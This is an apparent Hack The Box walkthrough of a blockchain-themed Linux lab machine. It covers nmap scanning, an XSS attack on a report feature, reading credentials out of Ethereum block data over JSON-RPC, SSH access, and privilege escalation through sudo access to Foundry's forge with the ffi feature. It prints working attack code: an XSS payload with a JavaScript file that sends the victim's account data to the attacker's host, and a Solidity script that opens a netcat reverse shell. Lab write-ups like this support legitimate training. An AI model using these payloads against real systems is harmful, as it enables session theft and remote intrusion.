
 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Tue Nov 19 15:17:14 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.179.129
Nmap scan report for 10.129.179.129
Host is up (0.089s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7 (protocol 2.0)
| ssh-hostkey:
|   256 d6:31:91:f6:8b:95:11:2a:73:7f:ed:ae:a5:c1:45:73 (ECDSA)
|_  256 f2:ad:6e:f1:e3:89:38:98:75:31:49:7a:93:60:07:92 (ED25519)
80/tcp   open  http    Werkzeug/3.0.3 Python/3.12.3
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Tue, 19 Nov 2024 20:17:54 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 275864
|     Access-Control-Allow-Origin: http://0.0.0.0/
|     Access-Control-Allow-Headers: Content-Type,Authorization
|     Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     Home - DBLC
|     </title>
|     <link rel="stylesheet" href="/assets/nav-bar.css">
|     </head>
|     <body>
|     <!-- <main> -->
|     <meta charset=utf-8>
|     <meta name=viewport content="width=device-width, initial-scale=1">
|     <style>
|     :after,
|     :before {
|     box-sizing: border-box;
|     border: 0 solid #e5e7eb
|     :after,
|     :before {
|     --tw-content: ""
|     :host,
|     html {
|     line-height: 1.5;
|   HTTPOptions:
|     HTTP/1.1 500 INTERNAL SERVER ERROR
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Tue, 19 Nov 2024 20:17:54 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 265
|     Access-Control-Allow-Origin: http://0.0.0.0/
|     Access-Control-Allow-Headers: Content-Type,Authorization
|     Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>500 Internal Server Error</title>
|     <h1>Internal Server Error</h1>
|_    <p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>
|_http-title:          Home  - DBLC
8545/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 400 BAD REQUEST
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Tue, 19 Nov 2024 20:17:54 GMT
|     content-type: text/plain; charset=utf-8
|     Content-Length: 43
|     vary: origin, access-control-request-method, access-control-request-headers
|     access-control-allow-origin: *
|     date: Tue, 19 Nov 2024 20:17:54 GMT
|     Connection: close
|     Connection header did not include 'upgrade'
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Tue, 19 Nov 2024 20:17:54 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, POST, HEAD
|     Access-Control-Allow-Origin: *
|     Content-Length: 0
|     Connection: close
|   Help:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request syntax ('HELP').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>

# Nmap done at Tue Nov 19 15:19:25 2024 -- 1 IP address (1 host up) scanned in 131.15 seconds
Service Enumeration
TCP/80

Walking the Application
 Björn Kimminich
Clicking around on the application as an unregistered user, it's pretty clear from the error output that we need to register for an account. So, let's do that.



/profile, there is a ledger of all the previous messages I've sent

here hyperlink reveals some data in JSON
Penetration Testing
Initial Observations
Based on my interactions with the application as a registered user, I'm beginning to build a threat model of the application.
- Message Function
- There may be some way to abuse the send message function with a crafted message that causes a payload to be stored server side
- Report User Function
- Upon submitting a test report, we get the confirmation, "Thank you for reporting the user, Our moderators will take action as soon as possible."
- This makes it sound as if there's going to be some user interaction with our report, which may lead to something like XSS
- Potential Information Disclosure
- In the initial walking of the application, there was a welcome message with an interesting bit of phrasing, "Only recent messages are shown in the history"
- This makes me think that this is definitely not the case
- Smart Contracts Page
- Using
curl, you can get much more nicely formatted output to review the smart contracts data - In the output, you'll see a lot of the application's underlying code and functions, which may lead discovery of more vulnerable endpoints or features
- Using
COOKIE='Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjA1MDM1OCwianRpIjoiNTI2M2M1NjItNGZjNC00NDg4LTkzMmUtMDYwNWM5Mzk1OTIxIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3QiLCJuYmYiOjE3MzIwNTAzNTgsImV4cCI6MTczMjY1NTE1OH0.-Vuz5_xBUIouWAy0ecumzfoOeJvscQSEPunRyJimi6k'curl -H "$COOKIE" -s http://10.129.179.129/api/contract_source | jq | sed 's/\\n/\n/g
solidity 0.8.23
Testing XSS POC


Using this ad-hoc Python server to catch client headers
<img src=x onerror="document.location='http://10.10.14.195/xss.txt'" />

token cookie is set with the HttpOnly flag, so we won't be able to read it using JavaScript run by the end user
However, looking back through my Burp history, I noticed the /api/info endpoint does reveal some sensitive information about the user. We may be able to get the user to run some JavaScript that makes a request to this page and logs the data back to us.
<img src=x onerror="document.write('<script src=http://10.10.14.195/xss.js></script>')" />The image tag src=x triggers onerror which writes a script tag to the page pointing to a script I control on my attack box.


I'll use the payload here to have the victim navigate to /api/info and send the response content of /api/info back to my attack box in a query string ?data_goes_here
xss.js
var url = "http://10.129.179.129/api/info";
var attacker = "http://10.10.14.195/exfil";
var xhr  = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        fetch(attacker + "?" + encodeURI(btoa(xhr.responseText)))
    }
}
xhr.open('GET', url, true);
xhr.send(null);


Become the Admin

/profile.
/api/json-rpc endpoint. Some research on Google revealed that this is a REST endpoint for interacting with the Blockchain over HTTP. I'm not familiar with using this API, so time to do some research on Google / LLMs.Exploring the Blockchain
I prompted ChatGPT with:
How can I explore an Ethereum blockchain using the json-rpc endpoint?
This got me started in the right direction with enumerating data.



0x17. This is the most recent transaction on the Blockchain.
getBlockByNumber method to retrieve details about the 0x17 block. The most interesting aspect of the transaction is the input field, as this is the data written to the Blockchain.input filed is encoded in hexadecimal and can be decoded easily on the command lineecho '467fba0f00000000000000000000000000000000000000000000000000000000000000400000000000000000000000000000000000000000000000000000000000000080000000000000000000000000000000000000000000000000000000000000000561646d696e00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000047465737400000000000000000000000000000000000000000000000000000000' | xxd -r -pStrip off the 0x at the beginning

admin user0x17, there must be a 0x16, 0x15, 0x14, and so on...Block ID 0x01
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Wed, 20 Nov 2024 01:12:24 GMT
Content-Type: application/json
Content-Length: 14913
Access-Control-Allow-Origin: http://10.129.179.129/
Access-Control-Allow-Headers: Content-Type,Authorization
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Connection: close

{"id":1,"jsonrpc":"2.0","result":{"baseFeePerGas":"0x3b9aca00","blobGasUsed":"0x0","difficulty":"0x0","excessBlobGas":"0x0","extraData":"0x","gasLimit":"0x1c9c380","gasUsed":"0x127c32","hash":"0xf3ff83de1b1eceda0f369453fe424531bafaec78d3d46ca2f5f32e84a2c37443","logsBloom":"0x00100000000000000000000000000000000000000000000000000000000000000000000000000000008000000010000000000000000000000000000000000000000000000100000000000000000000000000000000000000000000000000000000000000000000000000000002000000000000000000000000000000000000000000040000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000","miner":"0x0000000000000000000000000000000000000000","mixHash":"0x0000000000000000000000000000000000000000000000000000000000000000","nonce":"0x0000000000000000","number":"0x1","parentHash":"0x56798ee22b80105e039ecf3b71967c63ca5c3c8c54fef1117f7207630c79f07b","receiptsRoot":"0x5dc85a9ce0651081f8f776085a3f97537975c954485aafeefdbfdc5484b7504a","sha3Uncles":"0x1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347","size":"0x1b6d","stateRoot":"0xebaa4051da301381c125aaf9ace65e1c8c1f0258edcbf9333eb28a716edc62d0","timestamp":"0x673cf1f5","totalDifficulty":"0x0","transactions":[{"accessList":[],"blockHash":"0xf3ff83de1b1eceda0f369453fe424531bafaec78d3d46ca2f5f32e84a2c37443","blockNumber":"0x1","chainId":"0x7a69","from":"0xb795dc8a5674250b602418e7f804cd162f03338b","gas":"0x127c32","gasPrice":"0x3b9aca00","hash":"0x95125517a48dcf4503a067c29f176e646ae0b7d54d1e59c5a7146baf6fa93281","input":"0x60a060405234801561001057600080fd5b5060405161184538038061184583398101604081905261002f9161039a565b60405180606001604052808281526020016040518060400160405280600581526020016430b236b4b760d91b8152508152602001600115158152506001604051610084906430b236b4b760d91b815260050190565b908152604051908190036020019020815181906100a1908261048c565b50602082015160018201906100b6908261048c565b50604091909101516002909101805460ff1916911515919091179055336080526100e082826100e7565b505061060e565b6080516001600160a01b0316336001600160a01b0316146101595760405162461bcd60e51b815260206004820152602160248201527f4f6e6c79206f776e65722063616e2063616c6c20746869732066756e6374696f6044820152603760f91b60648201526084015b60405180910390fd5b6040805160208101825260009052517fc5d2460186f7233c927e7db2dcc703c0e500b653ca82273b7bfad8045d85a4709060019061019890859061054a565b9081526040519081900360200181206101b091610566565b6040518091039020146102055760405162461bcd60e51b815260206004820152601760248201527f557365726e616d6520616c7265616479206578697374730000000000000000006044820152606401610150565b6040518060600160405280828152602001604051806040016040528060048152602001633ab9b2b960e11b81525081526020016001151581525060018360405161024f919061054a565b9081526040519081900360200190208151819061026c908261048c565b5060208201516001820190610281908261048c565b50604091820151600291909101805460ff1916911515919091179055517fda4cf7a387add8659e1865a2e25624bbace24dd4bc02918e55f150b0e460ef98906102cb9084906105db565b60405180910390a15050565b634e487b7160e01b600052604160045260246000fd5b60005b838110156103085781810151838201526020016102f0565b50506000910152565b600082601f83011261032257600080fd5b81516001600160401b0381111561033b5761033b6102d7565b604051601f8201601f19908116603f011681016001600160401b0381118282101715610369576103696102d7565b60405281815283820160200185101561038157600080fd5b6103928260208301602087016102ed565b949350505050565b600080604083850312156103ad57600080fd5b82516001600160401b038111156103c357600080fd5b6103cf85828601610311565b602085015190935090506001600160401b038111156103ed57600080fd5b6103f985828601610311565b9150509250929050565b600181811c9082168061041757607f821691505b60208210810361043757634e487b7160e01b600052602260045260246000fd5b50919050565b601f82111561048757806000526020600020601f840160051c810160208510156104645750805b601f840160051c820191505b818110156104845760008155600101610470565b50505b505050565b81516001600160401b038111156104a5576104a56102d7565b6104b9816104b38454610403565b8461043d565b6020601f8211600181146104ed57600083156104d55750848201515b600019600385901b1c1916600184901b178455610484565b600084815260208120601f198516915b8281101561051d57878501518255602094850194600190920191016104fd565b508482101561053b5786840151600019600387901b60f8161c191681555b50505050600190811b01905550565b6000825161055c8184602087016102ed565b9190910192915050565b600080835461057481610403565b60018216801561058b57600181146105a0576105d0565b60ff19831686528115158202860193506105d0565b86600052602060002060005b838110156105c8578154888201526001909101906020016105ac565b505081860193505b509195945050505050565b60208152600082518060208401526105fa8160408501602087016102ed565b601f01601f19169190910160400192915050565b60805161120061064560003960008181610138015281816102ef0152818161055a01528181610792015261090601526112006000f3fe608060405234801561001057600080fd5b506004361061007d5760003560e01c8063507b4e791161005b578063507b4e79146100e1578063c5a6f18a146100f4578063d5e363f914610107578063ddc7b6a71461011a57600080fd5b80632c8b07661461008257806336980d3a146100975780634518f6b3146100bf575b600080fd5b610095610090366004610b53565b61012d565b005b6100aa6100a5366004610bc2565b6102ae565b60405190151581526020015b60405180910390f35b6100d26100cd366004610bc2565b6102e0565b6040516100b693929190610c53565b6100956100ef366004610c96565b61054f565b610095610102366004610d39565b61070c565b610095610115366004610bc2565b610787565b610095610128366004610e0c565b6108fb565b336001600160a01b037f0000000000000000000000000000000000000000000000000000000000000000161461017e5760405162461bcd60e51b815260040161017590610e73565b60405180910390fd5b83838080601f01602080910402602001604051908101604052809392919081815260200183838082843760009201919091525050604051600192506101c591508390610eb4565b9081526040519081900360200190206002015460ff166101f75760405162461bcd60e51b815260040161017590610ed0565b60018585604051610209929190610efd565b9081526040519081900360200190206002015460ff1661023b5760405162461bcd60e51b815260040161017590610ed0565b82826001878760405161024f929190610efd565b9081526020016040518091039020600101918261026d929190610f96565b507f67560143af7aa0dc03e270b21c2067bb6cd8dd3f413c896d199590708b6e6366858560405161029f929190611055565b60405180910390a15050505050565b6000600183836040516102c2929190610efd565b9081526040519081900360200190206002015460ff16905092915050565b60608080336001600160a01b037f0000000000000000000000000000000000000000000000000000000000000000161461032c5760405162461bcd60e51b815260040161017590610e73565b84848080601f016020809104026020016040519081016040528093929190818152602001838380828437600092019190915250506040516001925061037391508390610eb4565b9081526040519081900360200190206002015460ff166103a55760405162461bcd60e51b815260040161017590610ed0565b8585600188886040516103b9929190610efd565b908152604051908190036020018120906001906103d9908b908b90610efd565b908152602001604051809103902060010183838080601f01602080910402602001604051908101604052809392919081815260200183838082843760009201919091525050845492965093945091925083915061043590610f0d565b80601f016020809104026020016040519081016040528092919081815260200182805461046190610f0d565b80156104ae5780601f10610483576101008083540402835291602001916104ae565b820191906000526020600020905b81548152906001019060200180831161049157829003601f168201915b505050505091508080546104c190610f0d565b80601f01602080910402602001604051908101604052809291908181526020018280546104ed90610f0d565b801561053a5780601f1061050f5761010080835404028352916020019161053a565b820191906000526020600020905b81548152906001019060200180831161051d57829003601f168201915b50505050509050935093509350509250925092565b336001600160a01b037f000000000000000000000000000000000000000000000000000000000000000016146105975760405162461bcd60e51b815260040161017590610e73565b85858080601f01602080910402602001604051908101604052809392919081815260200183838082843760009201919091525050604051600192506105de91508390610eb4565b9081526040519081900360200190206002015460ff166106105760405162461bcd60e51b815260040161017590610ed0565b8484604051610620929190610efd565b60405180910390206001888860405161063a929190610efd565b90815260405190819003602001812061065291611084565b60405180910390201461069a5760405162461bcd60e51b815260206004820152601060248201526f125b9d985b1a59081c185cdcdddbdc9960821b6044820152606401610175565b8282600189896040516106ae929190610efd565b908152604051908190036020019020916106c9919083610f96565b507fd0b43b0b96083c98cc0f0370575812de87ee48ff1bde30bcd74f3518443bc4f587876040516106fb929190611055565b60405180910390a150505050505050565b6000546001600160a01b0316156107655760405162461bcd60e51b815260206004820152601860248201527f43686174206164647265737320616c72656164792073657400000000000000006044820152606401610175565b600080546001600160a01b0319166001600160a01b0392909216919091179055565b336001600160a01b037f000000000000000000000000000000000000000000000000000000000000000016146107cf5760405162461bcd60e51b815260040161017590610e73565b600182826040516107e1929190610efd565b9081526040519081900360200190206002015460ff166108135760405162461bcd60e51b815260040161017590610ed0565b60018282604051610825929190610efd565b90815260405190819003602001902060006108408282610ab5565b61084e600183016000610ab5565b50600201805460ff191690556000546040516304d0d87d60e31b81526001600160a01b0390911690632686c3e89061088c9085908590600401611055565b600060405180830381600087803b1580156108a657600080fd5b505af11580156108ba573d6000803e3d6000fd5b505050507f68621f32198be2aabd285ff157a36182342ebc518a0e054c08a1461ae0d8643182826040516108ef929190611055565b60405180910390a15050565b336001600160a01b037f000000000000000000000000000000000000000000000000000000000000000016146109435760405162461bcd60e51b815260040161017590610e73565b6040805160208101825260009052517fc5d2460186f7233c927e7db2dcc703c0e500b653ca82273b7bfad8045d85a47090600190610982908590610eb4565b90815260405190819003602001812061099a91611084565b6040518091039020146109ef5760405162461bcd60e51b815260206004820152601760248201527f557365726e616d6520616c7265616479206578697374730000000000000000006044820152606401610175565b6040518060600160405280828152602001604051806040016040528060048152602001633ab9b2b960e11b815250815260200160011515815250600183604051610a399190610eb4565b90815260405190819003602001902081518190610a5690826110f9565b5060208201516001820190610a6b90826110f9565b50604091820151600291909101805460ff1916911515919091179055517fda4cf7a387add8659e1865a2e25624bbace24dd4bc02918e55f150b0e460ef98906108ef9084906111b7565b508054610ac190610f0d565b6000825580601f10610ad1575050565b601f016020900490600052602060002090810190610aef9190610af2565b50565b5b80821115610b075760008155600101610af3565b5090565b60008083601f840112610b1d57600080fd5b5081356001600160401b03811115610b3457600080fd5b602083019150836020828501011115610b4c57600080fd5b9250929050565b60008060008060408587031215610b6957600080fd5b84356001600160401b03811115610b7f57600080fd5b610b8b87828801610b0b565b90955093505060208501356001600160401b03811115610baa57600080fd5b610bb687828801610b0b565b95989497509550505050565b60008060208385031215610bd557600080fd5b82356001600160401b03811115610beb57600080fd5b610bf785828601610b0b565b90969095509350505050565b60005b83811015610c1e578181015183820152602001610c06565b50506000910152565b60008151808452610c3f816020860160208601610c03565b601f01601f19169290920160200192915050565b606081526000610c666060830186610c27565b8281036020840152610c788186610c27565b90508281036040840152610c8c8185610c27565b9695505050505050565b60008060008060008060608789031215610caf57600080fd5b86356001600160401b03811115610cc557600080fd5b610cd189828a01610b0b565b90975095505060208701356001600160401b03811115610cf057600080fd5b610cfc89828a01610b0b565b90955093505060408701356001600160401b03811115610d1b57600080fd5b610d2789828a01610b0b565b979a9699509497509295939492505050565b600060208284031215610d4b57600080fd5b81356001600160a01b0381168114610d6257600080fd5b9392505050565b634e487b7160e01b600052604160045260246000fd5b600082601f830112610d9057600080fd5b81356001600160401b03811115610da957610da9610d69565b604051601f8201601f19908116603f011681016001600160401b0381118282101715610dd757610dd7610d69565b604052818152838201602001851015610def57600080fd5b816020850160208301376000918101602001919091529392505050565b60008060408385031215610e1f57600080fd5b82356001600160401b03811115610e3557600080fd5b610e4185828601610d7f565b92505060208301356001600160401b03811115610e5d57600080fd5b610e6985828601610d7f565b9150509250929050565b60208082526021908201527f4f6e6c79206f776e65722063616e2063616c6c20746869732066756e6374696f6040820152603760f91b606082015260800190565b60008251610ec6818460208701610c03565b9190910192915050565b602080825260139082015272155cd95c88191bd95cc81b9bdd08195e1a5cdd606a1b604082015260600190565b8183823760009101908152919050565b600181811c90821680610f2157607f821691505b602082108103610f4157634e487b7160e01b600052602260045260246000fd5b50919050565b601f821115610f9157806000526020600020601f840160051c81016020851015610f6e5750805b601f840160051c820191505b81811015610f8e5760008155600101610f7a565b50505b505050565b6001600160401b03831115610fad57610fad610d69565b610fc183610fbb8354610f0d565b83610f47565b6000601f841160018114610ff55760008515610fdd5750838201355b600019600387901b1c1916600186901b178355610f8e565b600083815260209020601f19861690835b828110156110265786850135825560209485019460019092019101611006565b50868210156110435760001960f88860031b161c19848701351681555b505060018560011b0183555050505050565b60208152816020820152818360408301376000818301604090810191909152601f909201601f19160101919050565b600080835461109281610f0d565b6001821680156110a957600181146110be576110ee565b60ff19831686528115158202860193506110ee565b86600052602060002060005b838110156110e6578154888201526001909101906020016110ca565b505081860193505b509195945050505050565b81516001600160401b0381111561111257611112610d69565b611126816111208454610f0d565b84610f47565b6020601f82116001811461115a57600083156111425750848201515b600019600385901b1c1916600184901b178455610f8e565b600084815260208120601f198516915b8281101561118a578785015182556020948501946001909201910161116a565b50848210156111a85786840151600019600387901b60f8161c191681555b50505050600190811b01905550565b602081526000610d626020830184610c2756fea26469706673582212200c0ba374423cb74ab14e407a07f561fb4e33aad841f07036fac601e322900b4464736f6c634300081a00330000000000000000000000000000000000000000000000000000000000000040000000000000000000000000000000000000000000000000000000000000008000000000000000000000000000000000000000000000000000000000000000056b65697261000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001a536f6d65646179426974436f696e57696c6c436f6c6c61707365000000000000","maxFeePerGas":"0x77359400","maxPriorityFeePerGas":"0x0","nonce":"0x0","r":"0x4f4ad415e28b86460c19fe844a722c1db7ac58d44fc7b4621970e6d38ce89cd8","s":"0xdd890e41ee3dbfe385f6f5efce82161a579f7b33360351dfc89da9ac40d711c","to":null,"transactionIndex":"0x0","type":"0x2","v":"0x1","value":"0x0","yParity":"0x1"}],"transactionsRoot":"0xfc2e916e53e98b9d81c89fa3d887765aedff45559a0f52585ae6bf25e389e759","uncles":[]}}
Block ID 0x01 is probably the most interesting, as it's the first transaction written to the Blockchain and contains some credentials hard-coded in.

strings
keira userExploit
SSH as Keira
ssh keira@10.129.179.129
Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Arch Linux"
PRETTY_NAME="Arch Linux"
ID=arch
BUILD_ID=rolling
ANSI_COLOR="38;2;23;147;209"
HOME_URL="https://archlinux.org/"
DOCUMENTATION_URL="https://wiki.archlinux.org/"
SUPPORT_URL="https://bbs.archlinux.org/"
BUG_REPORT_URL="https://gitlab.archlinux.org/groups/archlinux/-/issues"
PRIVACY_POLICY_URL="https://terms.archlinux.org/docs/privacy-policy/"
LOGO=archlinux-logo

Linux blockblock 6.9.3-arch1-1 #1 SMP PREEMPT_DYNAMIC Fri, 31 May 2024 15:14:45 +0000 x86_64 GNU/Linux
Current User
uid=1000(keira) gid=1000(keira) groups=1000(keira)

User keira may run the following commands on blockblock:
    (paul : paul) NOPASSWD: /home/paul/.foundry/bin/forge
Users and Groups
Local Users
keira:x:1000:1000::/home/keira:/bin/bash
paul:x:1001:1001::/home/paul:/bin/bash
Local Groups
keira:x:1000:
paul:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:40:50 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.179.129/16 brd 10.129.255.255 scope global dynamic noprefixroute eth0
       valid_lft 3328sec preferred_lft 3328sec
Open Ports
tcp LISTEN 0 1024 127.0.0.1:8546 0.0.0.0:*
Interesting Files
Interesting File 1
Privilege Escalation
Becoming Paul
Initial Research

sudo privilege to run forge as Paul. Here, I'm just getting familiar with the application, as I have no knowledge of it.

Foundry documentation on the Forge application
I played around with the
forge command a little bit and noticed some interesting things.sudo -u paul /home/paul/.foundry/bin/forge tree --root /home/paul allows me to list out all of the Solidity projects and dependenceies. forge init creates a new project and in the process of doing so, initializes it as a Git repository. So, I thought I'd be able to use a script in .git/hooks to possibly get code execution, but file system permissions hindered me from doing so. I tried to get creative with forge clone, but realized that this is for cloning off data already on the blockchain.Next, I used this Google query:
bash command execution from foundry forge script -vtt. I specified -vtt due to Foundry also being a virtual tabletop system as well. This led me to the following GitHub repo: https://github.com/wighawag/forge-exec?tab=readme-ov-file. I saw references to forge and ffi being used to invoke node and a .js script.Finally, I ran with that and asked Bing Co-Pilot, "How can I use the FFI cheat code with `forge` to execute `ping -c 3 127.0.0.1`?"

/home/paul with sudo -u paul /home/paul/.foundry/bin/forge tree

Documentation on forge ffi which is a "cheat code" that can be used to execute arbitrary commands on a host running the smart contract
Ping Test
import "forge-std/Test.sol" fails to run, because these resources are housed under /home/paul. So we need to leverage Remappings to work around this.echo 'forge-std/=/home/paul/contracts/lib/forge-std/src/' > remappings.txt
echo 'ds-test/=/home/paul/contracts/lib/forge-std/lib/ds-test/src/' >> remappings.txtnano PingTest.solPingTest.sol
pragma solidity ^0.8.10;

import "forge-std/Test.sol";

contract PingTest is Test {
    function run() public {
        // string[](3) because "ping", "-c 3", and "127.0.0.1"
        // so change according to the command and arguments being called
        string[] memory inputs = new string[](3);
        inputs[0] = "ping";
        inputs[1] = "-c 3";
        inputs[2] = "127.0.0.1";

        bytes memory res = vm.ffi(inputs);
        string memory output = string(res);

        emit log(output);
    }
}
sudo -u paul /home/paul/.foundry/bin/forge script ./PingTest.sol --broadcast --ffiWith explicit activation of the ffi feature

ping testReverse Shell
cp $(which nc) keira@10.129.183.24:/tmpCopy Kali nc to the target, as it supports -e
chmod +x /tmp/ncMake the binary executable by all
nano Pwn.solPwn.sol
pragma solidity ^0.8.10;

import "forge-std/Test.sol";

contract PingTest is Test {
    function run() public {
        string[] memory inputs = new string[](5);
        inputs[0] = "/tmp/nc";
        inputs[1] = "10.10.14.195";
        inputs[2] = "443";
        inputs[3] = "-e";
        inputs[4] = "/bin/bash";

        bytes memory res = vm.ffi(inputs);
        string memory output = string(res);

        // You can add assertions here to check the output
        emit log(output);
    }
}
inputs strings to the script and adjusted the size of the array to (5).
